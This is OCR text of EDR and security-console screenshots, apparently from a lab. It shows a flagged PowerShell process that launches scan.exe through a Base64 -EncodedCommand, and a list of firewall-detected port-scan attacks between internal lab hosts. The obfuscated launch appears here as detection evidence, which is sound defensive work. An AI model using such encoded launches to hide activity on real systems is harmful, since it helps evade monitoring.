

ESET ENTERPRISE INSPECTOR
DISABLED
Search
HELP
ADMINISTRATOR
> 180 MIN
< BACK
All > Потерянные и найденные > TS03-hack.esd.local > powershell.exe > powershell.exe - Process details
Details
Aggregated Events
Alarms
Raw Events
Loaded Modules (DLLs)
TS03-hack.esd.local
PARENT GROUP Потерянные и найденные
LAST CONNECTED 37 seconds ago - 3 черв. 2019, 15:14:04
LAST EVENT 3 minutes ago - 3 черв. 2019, 15:11:06
AGENT VERSION 1.2.894
OS Windows Server 2016
Events
File 5
Registry 1
Network 0
C:\Users\admin\Desktop\scan.exe
PROCESS powershell.exe (9636)
COMMAND LINE -EncodedCommand QwA6AFwAVQBzAGUAcgBzAFwAYQBkAG0AaQBuAFwARABlAHMAawB0AG8AcABcAHMAYwBhAG4ALgBlAHgAZQA=
PATH %SYSTEM%\windowspowershell\v1.0\
STARTED 6 days ago - 28 трав. 2019, 12:41:16
ENDED 6 days ago - 28 трав. 2019, 12:41:16
PARENT PROCESS powershell.exe (4384)
INTEGRITY LEVEL High
COMPUTER TS03-hack.esd.local
EXECUTABLE powershell.exe
SHA-1 6CBCE4A295C163791B60FC23D285E6D84F28EE4C
REPUTATION (LIVEGRID®) Safe (9)
DOWNLOAD FILE
DOWNLOAD SCRIPT
KILL PROCESS
wininit.exe (476)
services.exe (620)
svchost.exe (5252)
powershell.exe (4384)
powershell.exe (9636)
PowerShell sus
scan.exe (968



SECURITY MANAGEMENT CENTER
Поиск имени компь...
БЫСТРЫЕ ССЫЛКИ
СПРАВКА
ADMINISTRATOR
> 2 Ч
Угрозы
Группы
Все (Проблем: 269)
Потерянные и найденные
Компьютеры с Windows
Компьютеры с Linux
Компьютеры с Mac OS
Компьютеры с устаревшими модул
Компьютеры с устаревшей операци
Компьютеры с проблемами
Неактивированный продукт безопа
Мобильные устройства
ПОКАЗАТЬ ПОДГРУППЫ
УГРОЗА УСТРАНЕНА
ТИП УГРОЗЫ
Атака скани
ДОБАВИТЬ ФИЛЬТР
ПРЕДУСТАНОВКИ
ТИП УГРОЗЫ
ИМЯ КОМПЬЮТЕРА
ПРИЧИНА
СЛУЧИЛОСЬ
ОБЪЕКТ
Все (20)
Файервол Атака сканирования портов ... win-10-client.esd.local 2019 мая 28 11:55:37 10.10.45.12->10.10.45.13:61
Файервол Атака сканирования портов ... win-10-client.esd.local 2019 мая 28 16:58:39 10.10.45.12->10.10.45.13:22026
Файервол Атака сканирования портов ... win-10-client.esd.local 2019 мая 28 13:39:52 10.10.45.12->10.10.45.13:27516
Файервол Атака сканирования портов ... win-10-client.esd.local 2019 мая 28 14:09:55 10.10.45.12->10.10.45.13:43991
Файервол Атака сканирования портов ... win-10-client.esd.local 2019 мая 28 12:49:48 10.10.45.12->10.10.45.13:61
Файервол Атака сканирования портов ... client-win10-no-domain... 2019 мая 28 12:49:30 10.10.45.12->10.10.45.16:61
Файервол Атака сканирования портов ... win-10-client.esd.local 2019 мая 28 16:38:37 10.10.45.12->10.10.45.13:11044
Файервол Атака сканирования портов ... win-10-client.esd.local 2019 мая 28 13:19:51 10.10.45.12->10.10.45.13:16531
Файервол Атака сканирования портов ... win-10-client.esd.local 2019 мая 28 13:49:53 10.10.45.12->10.10.45.13:33007
Файервол Атака сканирования портов ... win-10-client.esd.local 2019 мая 28 12:05:38 10.10.45.12->10.10.45.13:5552
Файервол Атака сканирования портов ... client-win10-no-domain... 2019 мая 28 12:11:09 10.10.45.12->10.10.45.16:61
Файервол Атака сканирования портов ... win-10-client.esd.local 2019 мая 28 16:18:35 10.10.45.12->10.10.45.13:61
Файервол Атака сканирования портов ... win-10-client.esd.local 2019 мая 28 12:59:49 10.10.45.12->10.10.45.13:5550
Файервол Атака сканирования портов ... win-10-client.esd.local 2019 мая 28 16:48:38 10.10.45.12->10.10.45.13:16537
Файервол Атака сканирования портов ... win-10-client.esd.local 2019 мая 28 13:29:52 10.10.45.12->10.10.45.13:22024
Файервол Атака сканирования портов ... win-10-client.esd.local 2019 мая 28 13:59:54 10.10.45.12->10.10.45.13:38499
Файервол Атака сканирования портов ... win-10-client.esd.local 2019 мая 28 12:17:04 10.10.45.12->10.10.45.13
СКАНИРОВАТЬ КОМПЬЮТЕРЫ
ПОМЕТИТЬ КАК УСТРАНЕННУЮ
ПОМЕТИТЬ КАК НЕУСТРАНЕННУЮ
ДЕЙСТВИЯ




